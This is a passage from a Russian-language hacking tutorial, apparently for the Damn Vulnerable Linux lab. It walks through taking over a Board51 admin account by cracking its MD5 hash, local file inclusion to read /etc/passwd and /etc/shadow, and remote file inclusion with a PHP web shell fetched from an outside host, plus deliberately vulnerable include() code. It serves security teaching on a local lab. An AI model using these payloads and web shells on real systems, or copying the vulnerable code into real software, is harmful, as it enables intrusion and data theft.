Чтобы иметь возможность проверять приводимые здесь примеры, мы должны сделать так, чтобы наш Linux-компьютер превратился в веб-сервер. К счастью, все необходимое в DVL уже есть, нужно просто запустить **http-демон** (веб-сервер **Apache**). Для этого на рабочем столе дважды щелкните на значке HTTPD (расположен в верхнем левом углу). Откроется окно браузера **Konqueror** (аналог проводника Windows). Дважды щелкните на значке Start HTTPD и затем в открывшемся диалоге щелкните на кнопке OK. Все, веб-сервер запущен. Кстати, с помощью **Konqueror** можно видеть не только локальные файлы, но и веб-сайты. Для этого нужно ввести адрес сайта (вместе с префиксом `http://`) в поле Location и нажать клавишу Enter.

В этой главе мы взломаем приложение **Board51**, установленное на нашем локальном веб-сайте (`http://localhost`). С помощью браузера (**Firefox** или **Konqueror**) перейдите по адресу

```
http://localhost/webexploitation_package_02/board51/board.php
```

Как видите, страничка загружается, хотя и с ошибками (рис. 03.1).

Кстати, такие ошибки очень нежелательны, так как они дают хакеру представление о структуре каталогов, позволяя по их именам понять, что перед ним *nix-система. В случае Windows имена каталогов были бы несколько иными и начинались бы обязательно с имени жесткого диска (например, `C` или `D`) — что-нибудь вроде `D:\\Inetpub\wwwroot\board51\`.

Также по названию каталога можно догадаться, что используется веб-сервер **Apache** (этот веб-сервер особенно характерен для *nix-систем, хотя существует



Рис. 03.1. Вид главной странички приложения Board51

и его версия для Windows). Кто не знает, веб-сервер — это программа, призванная предоставлять клиентам веб-страницы (веб-сайты) для просмотра. Если вам, как клиенту, для просмотра сайтов обязательно нужен браузер (Internet Explorer, Opera, Firefox и т. п.), то на самом компьютере, где размещен сайт, должен обязательно работать веб-сервер. Если по какой-то причине веб-сервер перестает работать (например, в результате атаки хакеров), то веб-сайты, расположенные на данном компьютере, перестают отображаться. Однако вернемся к нашему примеру.

Известно, что Board51 — приложение, не использующее базу данных. Все данные, в том числе данные о пользователях, хранятся в обычных файлах, которые можно просмотреть в браузере. В файле `boarddata/data/user.idx` хранятся имена пользователей, их электронные адреса, номера ICQ и **хэши паролей**. Позже я подробнее расскажу про хэши, а пока просто считайте, что пароль особым образом зашифрован. (Для тех, кому необходимы более точные определения, скажу, что хэш — это необратимо преобразованный пароль, а операция получения хэша из пароля называется **хешированием**.)

С помощью браузера перейдите по адресу

`http://localhost/webexploitation_package_02/board51/boarddata/data/user.idx`



Рис. 03.2. Содержимое файла user.idx с данными о пользователях Board51

Вы увидите содержимое файла `user.idx` (рис. 03.2).

Как видите, у нас имеется только один пользователь (`Admin`), причем хэш его пароля (на рисунке выделен) выглядит следующим образом:

```
21232f297a57a5a743894a0e4a801fc3
```

В данном случае использован алгоритм хеширования MD5 (Message Digest 5). Существует много программ, способных восстанавливать пароли по их хэшам (мы рассмотрим некоторые из них позже). Кроме того, в Интернете можно найти бесплатные онлайн-сервисы, позволяющие узнать пароль по его хэшу. Мы тоже воспользуемся таким сервисом, перейдя по адресу `http://hash.insidepro.com/index.php?lang=rus` (рис. 03.3). Это адрес фирмы **InsidePro**, которая специализируется на программах для восстановления паролей. Копируем наш хэш в поле поиска, в поле CAPTCHA вводим код, показанный на картинке, и щелкаем на ссылке Поиск (внизу). Результат появляется почти мгновенно:

```
21232f297a57a5a743894a0e4a801fc3:admin
```

Теперь можно вернуться на страничку `http://localhost/webexploitation_package_02/board51/board.php` (см. рис. 03.1), вместо слова `Benutzername` ввести логин `Admin` (обязательно с большой буквы), в поле со звездочками ввести пароль (`admin`) и щелкнуть на кнопке Anmelden. Если появится окно предупреждения (Warning), нажмите в нем на кнопке Cancel. Чтобы обновить картинку, верните курсор в адресную строку браузера и нажмите клавишу Enter. Появится страничка администратора (рис. 03.4). Поздравляю, вы только что совершили свой первый хак! Кто знает немецкий, может побродить по пунктам меню.



Рис. 03.3. Онлайн-сервис для восстановления «забытых» паролей



Рис. 03.4. Страничка администратора Board51

Теперь я хочу вам рассказать о том, что такое IP-адрес и порт. Эта информация понадобится в дальнейшем. Возможно, я здесь повторю то, что вы уже знаете.

IP-адрес — это уникальный адрес, который однозначно определяет любой компьютер в Интернете. Кроме того, если в локальной сети используется протокол TCP/IP, то каждый компьютер имеет IP-адрес, уникальный в пределах этой сети. В стандарте IP версии 4 любой IP-адрес состоит из четырех чисел (каждое в диапазоне от 0 до 254), при записи эти числа принято разделять точками, например: 192.168.2.11. Есть специальные (зарезервированные) IP-адреса, в частности, к локальному компьютеру всегда можно обратиться по IP-адресу 127.0.0.1. На классификации сетей я не буду останавливаться, можете найти ее в Интернете.

Порт — это уникальное число от 1 до 65 535. Порт однозначно определяет каждую программу на данном компьютере, работающую с Интернетом. Если программа использует при работе какой-либо порт, говорят, что этот порт «открыт». Например, веб-сервер обычно использует порт 80, сервер FTP — порт 21. Порт нужен для того, чтобы программа «знала», что данные из Сети пришли именно для нее, а не для другой программы, работающей на этом же компьютере. Так, когда мы обращаемся к программе, работающей на другом компьютере, IP-адрес однозначно определяет компьютер, а порт — нужную нам программу. Например, когда вы открываете сайт в веб-браузере, ваш браузер обращается к сайту по IP-адресу и указывает номер порта 80, что позволяет адресовать на сайте ваш запрос к программе, называемой веб-сервером. Веб-сервер, в свою очередь, в ответ на запрос отправляет на ваш IP-адрес (на порт, используемый вашим браузером) содержимое веб-странички.

Перейдем к разбору некоторых распространенных уязвимостей.

04 PHP-инклуд

В языке **PHP**, на котором написано великое множество веб-сайтов, имеется функция `include()`, позволяющая включить в текст веб-страницы некоторый внешний файл. Такое включение возможно не только в PHP, но и в других языках программирования. Именно отсюда берет название **инклуд** (от англ. *include* — включать в себя [что-либо]). Инклуды делятся на локальные (Local File Include, LFI) и удаленные (Remote File Include, RFI).

Дадим определение удаленному и локальному инклудам. **Локальным** называется такой инклуд, в котором путь для включаемого файла задан программно, поэтому включение файлов по протоколам HTTP и FTP невозможно. **Удаленным** называется такой инклуд, в котором путь не определен, поэтому включение можно выполнять удаленно. Рассмотрим эти виды инклуда подробнее.

Локальный PHP-инклуд

Локальный инклуд позволяет хакеру загружать в браузер и просматривать файлы на сервере. Пример:

```
http://[target]/index.php?page=./../../../../../etc/passwd%00
```

Здесь вместо слова `[target]` нужно подставить конкретное имя сайта, например `www.site.com`. В случае успеха мы получим содержимое файла `/etc/passwd`. Символы перед именем файла означают следующее:

- `./` — текущий каталог;
- `../` — переход на уровень вверх, что характерно для всех Unix-подобных ОС.

Символы `%00` в конце имени файла — это шестнадцатеричный код для передачи по протоколу HTTP **нулевого байта** (null-byte). Этот символ в языке C и некоторых других языках программирования означает «конец строки». Используется здесь, чтобы отсечь часто автоматически добавляемое программой расширение файла, например `.php` или `.txt`. Без этого символа окончательное имя загружаемого файла выглядело бы так: `/etc/passwd.php`, а файла с таким именем в системе нет. К сожалению, нулевой байт срабатывает не всегда.

Количество переходов на уровень вверх зависит от расположения файла index.php в системе. Например, в установленном у нас пакете **DamnVulnerableLinux** корневым каталогом веб-сервера является /usr/local/apache/htdocs/. Значит, мы должны перейти на уровень вверх (то есть указать последовательность символов ../) как минимум 4 раза, чтобы добраться до корневого каталога. Я говорю «как минимум», потому что включаться могут файлы не только из каталога htdocs, но и из вложенных в него каталогов. Впрочем, даже не зная точного расположения каталога веб-сервера, мы всегда можем подобрать нужное число переходов на уровень выше, начиная с одного и постепенно прибавляя по одному, пока не получим положительный результат.

В каталоге /usr/local/apache/htdocs/ у нас расположены папки различных заранее установленных уязвимых веб-приложений. Однако сейчас, чтобы лучше понять механизм, мы создадим свое мини-приложение, уязвимое для локального инклуда.

Щелкните на значке главного меню (аналог кнопки Пуск в Windows) и выберите в меню команду Damn Vulnerable Linux ▸ Tools ▸ Editors ▸ Kate, открыв текстовый редактор **Kate** (или любой другой текстовый редактор, если вы уверены, что с ним разберетесь). В появившемся диалоге щелкните на кнопке Default Session (это позволит, в частности, посмотреть, какие файлы открывались авторами DVL до вас). В поле для ввода текста введите следующий текст программы (без опечаток(!)):

```
<?
$page = ($_GET['page']);
include("./htdocs/$page.php");
?>
```

Что делает эта программа (веб-страничка)? Первая строка обозначает начало программы на языке PHP. Последняя, соответственно, — конец программы. Вторая строка — это присваивание значения переменной с именем $page, это значение будет браться из параметра page, указанного в адресной строке браузера. Вторая переменная включает в текст нашей страницы файл из каталога htdocs (имя файла хранится в переменной $page) с добавлением в конце файла расширения .php. Вот и все. Но и этого кода достаточно, чтобы загрузить любой файл с нашего (а в реальной жизни — с удаленного) компьютера через браузер. Конечно, не совсем любой файл, а только тот, на просмотр которого у нашего пользователя есть право. Теперь сохраните файл (выбрав в главном меню команду File ▸ Save) в каталог /usr/local/apache/htdocs. По мере того, как вы будете набирать имя каталога в строке вверху, нажимайте клавишу Enter — постепенно будут открываться вложенные каталоги. Или можете щелкать на значках папок с именами каталогов. Укажите имя файла my.php и сохраните файл, щелкнув на кнопке Save. Имя файла может быть другим, но расширение должно быть .php. Однако в этом случае не забудьте заменить имя файла в последующем примере тем, которое ввели вы.

Теперь запустите браузер (**Firefox** или **Konqueror**) и в адресной строке введите следующее:

```
http://localhost/my.php?page=./../etc/passwd%00
```

Здесь `localhost` — стандартное имя нашего локального хоста (для сайта в Интернете оно выглядело бы примерно так: `www.site.com`). Появится сообщение об ошибке, как показано на рис. 04.1.



Рис. 04.1. Вид окна браузера после первой попытки открыть файл /etc/passwd

Но не останавливайтесь на этом! Последовательно добавляйте группу символов `../` в строке адреса, то есть поочередно вводите

```
http://localhost/my.php?page=./../../etc/passwd%00
http://localhost/my.php?page=./../../../etc/passwd%00
...
```

И так до тех пор, пока наконец не увидите вместо сообщения об ошибке содержимое файла `/etc/passwd`, как показано на рис. 04.2.

Мои поздравления! Вы только что совершили еще один хак!

Однако файл `/etc/passwd` отображается в браузере не так, как надо: строки «спиливаются» воедино. Но и от этого у хакеров есть верное средство. Выберите в меню браузера команду View ▸ View Document Source (если это браузер **Konqueror**) или View ▸ Page Source (если это **Firefox**) и наслаждайтесь точно воспроизведенным файлом (рис. 04.3).



Рис. 04.2. Содержимое файла /etc/passwd на вашем компьютере

```
root:x:0:0::/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:
news:x:9:13:news:/usr/lib/news:
uucp:x:10:14:uucp:/var/spool/uucppublic:
operator:x:11:0:operator:/root:/bin/bash
games:x:12:100:games:/usr/games:
ftp:x:14:50::/home/ftp:
smmsp:x:25:25:smmsp:/var/spool/clientmqueue:
mysql:x:27:27:MySQL:/var/lib/mysql:/bin/bash
rpc:x:32:32:RPC portmap user:/:/bin/false
sshd:x:33:33:sshd:/:
gdm:x:42:42:GDM:/var/state/gdm:/bin/bash
pop:x:90:90:POP:/:
nobody:x:99:99:nobody:/:
postgres:x:1000:100::/home/postgres:
```

Рис. 04.3. Нормальный вид файла /etc/passwd

Чем же так интересен для хакеров файл `/etc/passwd`? Тем, что он содержит имена (логины) всех пользователей системы. Также там есть и другая интересная информация о пользователях. Начинается этот файл с суперпользователя (то есть с пользователя `root`). Пользователь `root` всегда имеет идентификатор (номер) пользователя 0 и идентификатор группы 0. Буква `x` стоит вместо пароля пользователя. Раньше здесь указывался пароль пользователя, но в современных системах он хранится в файле `/etc/shadow` (в системе **FreeBSD** и некоторых других этот файл называется иначе: `/etc/master.passwd`). В файле `/etc/shadow`, как я уже отмечал, хранятся зашифрованные пароли, точнее — **хэши паролей**, то есть необратимо преобразованные пароли. Что означает *«необратимо преобразованный»*? Это означает, что обратно «расшифровать» пароль невозможно. Когда пользователь при входе в систему вводит свой пароль, система вычисляет

его хэш и проверяет, совпадает ли он с хранящимся в файле /etc/shadow. Если хэши совпадают, система санкционирует вход пользователя.

В нормальных системах права на чтение файла /etc/shadow есть только у пользователя root или реже у группы пользователей, к которой принадлежит root. Это сделано для того, чтобы простой пользователь не смог увидеть даже хэши чужих паролей. И это вполне оправданная мера безопасности, потому что, как говорилось ранее, существуют средства восстановления «забытых» паролей по их **хэшам** (мы рассмотрим их в главе 0C). Интересно, что в некоторых дистрибутивах Linux почему-то права просмотра файла /etc/shadow даются по умолчанию всем пользователям. Однако тогда любой хакер сможет просмотреть хэши паролей запросом вида

```
http://localhost/my.php?page=./../../../../../etc/shadow%00
```

В нашей системе мы этого сделать не можем, потому что, хотя мы вошли в систему как пользователь root, веб-сервер **Apache**, который загружает наш файл, выполняется с правами простого пользователя, поэтому мы получаем ошибку Permission denied (Нет разрешения, отвергнуто). Однако если вы дадите права на чтение файла /etc/shadow всем пользователям, то он без проблем будет загружаться в браузер.

В заключение в качестве упражнения попробуйте убрать символы %00 (нулевой байт) из работающего запроса

```
http://localhost/my.php?page=./../../../../../etc/passwd%00
```

Посмотрите, что при этом произойдет. Загрузится ли файл /etc/shadow, и если нет, то почему? Какой файл пытается открыть браузер в этом случае?

СОВЕТ

См. сообщение об ошибке в окне браузера.

Удаленный PHP-инклуд

Если **локальный инклуд** позволяет только просматривать файлы, то **удаленный**, **или глобальный**, **инклуд** дает возможность загружать файлы с других вебсайтов.

Загружаемый с хакерского сайта файл может содержать небольшую программу на языке PHP, позволяющую нам из адресной строки браузера вводить *nix-команды, которые будут выполняться на атакуемой системе. То есть хакер может выполнять любые команды на целевом компьютере при помощи запроса вида

```
http://[target]/inj.php?inc=http://narod.ru/cmd.txt&cmd=ls
```

В данном случае файл с хакерской программкой называется cmd.txt и расположен он по адресу http://narod.ru. В этом примере выполнится команда ls, которая выводит список файлов текущего каталога.

Для этого примера создадим в редакторе новый файл (File ▸ New) со следующими командами:

```
<?
$page = ($_GET['page']);
include("$page");
?>
```

Это и есть наша уязвимая веб-страничка. Вы можете не набирать заново весь текст — достаточно просто изменить файл `my.php` и сохранить его под именем `inj.php` (File ▸ Save As) в том же каталоге, где находится файл `my.php`. Обращу ваше внимание на то, что я просто убрал из функции `include` путь к каталогу `htdocs` и расширение файла `.php`, чтобы можно было загрузить абсолютно любой файл, в том числе с другого сайта. Теперь создадим хакерский файл, позволяющий нам выполнять команды системы. В реальной жизни он находится на другом сайте в Интернете, к которому у хакера есть доступ на запись (например, по протоколу FTP). Но у нас для простоты он будет находиться тоже на локальном компьютере. Создадим в редакторе новый файл с текстом

```
<pre>
<?php
print("<b>$cmd</b>\n");
system($cmd);
?>
</pre>
```

Сохраним файл с именем `cmd.php` в том же каталоге, что и `inj.php`. Здесь теги языка HTML `<pre>` и `</pre>` задают начало и конец участка, для которого должно сохраняться исходное форматирование (чтобы браузер не объединял несколько выводимых строк в одну). Команда `print` выводит значение переменной `$cmd` — просто распечатывает жирным шрифтом введенную команду перед тем, как показать результат ее выполнения. Функция `system()` выполняет команду системы, содержащуюся в переменной `$cmd`, и выводит результат в окно браузера.

Теперь, когда приготовления закончены, введем в адресной строке браузера следующее:

```
http://localhost/inj.php?page=http://localhost/cmd.php?cmd=ls
```

Если мы все сделали правильно, у нас отобразится что-то похожее на рис. 04.4. Жирным шрифтом выводится сама команда `ls`, и далее показан результат ее выполнения — список файлов и подкаталогов текущего каталога.

Если у вас выдается сообщение о том, что какой-то файл не найден или не может быть открыт, проверьте правильность ввода адресной строки. Если же есть ошибки в файле `inj.php` или `cmd.php`, то в окне браузера будет выведено сообщение Parse error: с указанием типа ошибки, полного имени файла, содержащего ошибку, и номера строки с ошибкой. Сверьтесь с текстом книги и последовательно исправьте все найденные ошибки.



Рис. 04.4. Результат выполнения команды ls посредством удаленного инклуда

Если у вас все получилось, вместо `ls` попробуйте ввести другие *nix-команды. Например, введите команду `uname` (выдает имя Unix-машины, в данном случае — тип операционной системы).

Также попробуйте ввести команды `pwd` (print working directory — напечатать рабочий каталог) и `id` (идентификатор текущего пользователя). Последняя команда сообщает о том, что мы работаем как пользователь `nobody` (с идентификатором пользователя `uid=99`), принадлежащий группе `nogroup` (с идентификатором группы `gid=99`). Помимо этого, наш пользователь может являться членом и других групп, что показывается в параметре `groups`. Отмечу, что на большинстве Linux-систем веб-сервер выполняется именно с правами пользователя `nobody`.

Введите также команду `dir`, которая, как и команда `ls`, выводит содержимое текущего каталога, но в несколько столбцов.

Доступ, который мы сейчас получили к уязвимой системе, носит название **веб-шелл**. Такой доступ зачастую является первым шагом к получению полноценного шелла, о котором речь пойдет в последующих главах.

Вообще говоря, **шелл** (от англ. *shell* — оболочка) — это системная *nix-программа, позволяющая пользователю выполнять команды системы через интерфейс командной строки (консоли). Шеллов в *nix несколько, в отличие от системы Windows, в которой есть только `CMD.exe`. Наиболее популярные *nix-шеллы носят названия `bash` и `sh`.

Заметим, что *nix-команды часто имеют параметры. Параметры в стиле Unix обычно начинаются с черточки (`-`), иногда с двух подряд (`--`) и отделяются

пробелом от основной команды. К примеру, команда `uname -a` выводит подробную информацию о Unix-машине. Часто можно после черточки вводить не один, а несколько однобуквенных параметров. Например, команда `ls -la` выводит информацию о файлах и каталогах в «длинном» формате, а также показывает скрытые файлы и каталоги (в *nix имена скрытых файлов и каталогов начинаются с точки).

ПРИМЕЧАНИЕ

Между системой Linux и другими версиями Unix существуют небольшие различия, и иногда одинаковые по смыслу параметры некоторых команд могут обозначаться разными буквами или вообще отсутствовать в какой-то системе.

Порядок следования параметров часто не имеет значения, так что можно напечатать и `ls -al` вместо `ls -la`. Но вот проблема — наш простейший веб-шелл не распознает пробелы. Если вы попробуете ввести команду с пробелами, программа выдаст сообщение об ошибке.

Как же хакеры решают эту проблему? В Linux есть переменная окружения `$IFS`, которую можно использовать в качестве разделителя (пробела). Тогда наша команда примет вид `ls$IFS-la`. На взгляд обычного пользователя, очень странно, но работает! Результат можно видеть на рис. 04.5.

Рассмотрим немного другой текст веб-шелла:

```
<pre><?   system($_GET['cmd']);?></pre>
```

Если бы мы ввели эту команду, у нас шелл воспринял бы знак + вместо пробела, и команда `ls -la` выглядела бы как `ls+-la`. Можете поэкспериментировать сами.

Давайте рассмотрим рис. 04.5 поподробнее. Вверху выводится общее количество файлов и каталогов (`total`). А что значат надписи вида `drwxr-xr-x`? Буква `d` обозначает каталог, у файла на этом месте стоит прочерк (`-`). Потом перечисляются **права доступа**, причем первая тройка символов обозначает права владельца, вторая — права группы, третья — права прочих пользователей, а сами символы означают следующее:

- `r` — чтение (**r**ead);
- `w` — запись (**w**rite);
- `x` — выполнение (e**x**ecute).

Примеры:

```
-rw--w-r-x 1 bob csc532 70 Apr 23 20:10 file
drwx------ 2 sam A1 2 May 01 12:01 directory
```

То есть первая тройка символов показывает права доступа самого владельца файла или каталога (имя владельца напечатано немного дальше, у нас на рис. 04.5 это пользователь `root`, а в примерах, соответственно, пользователи `bob` и `sam`). Если вместо буквы стоит прочерк, то этого права у пользователя нет. Следующая

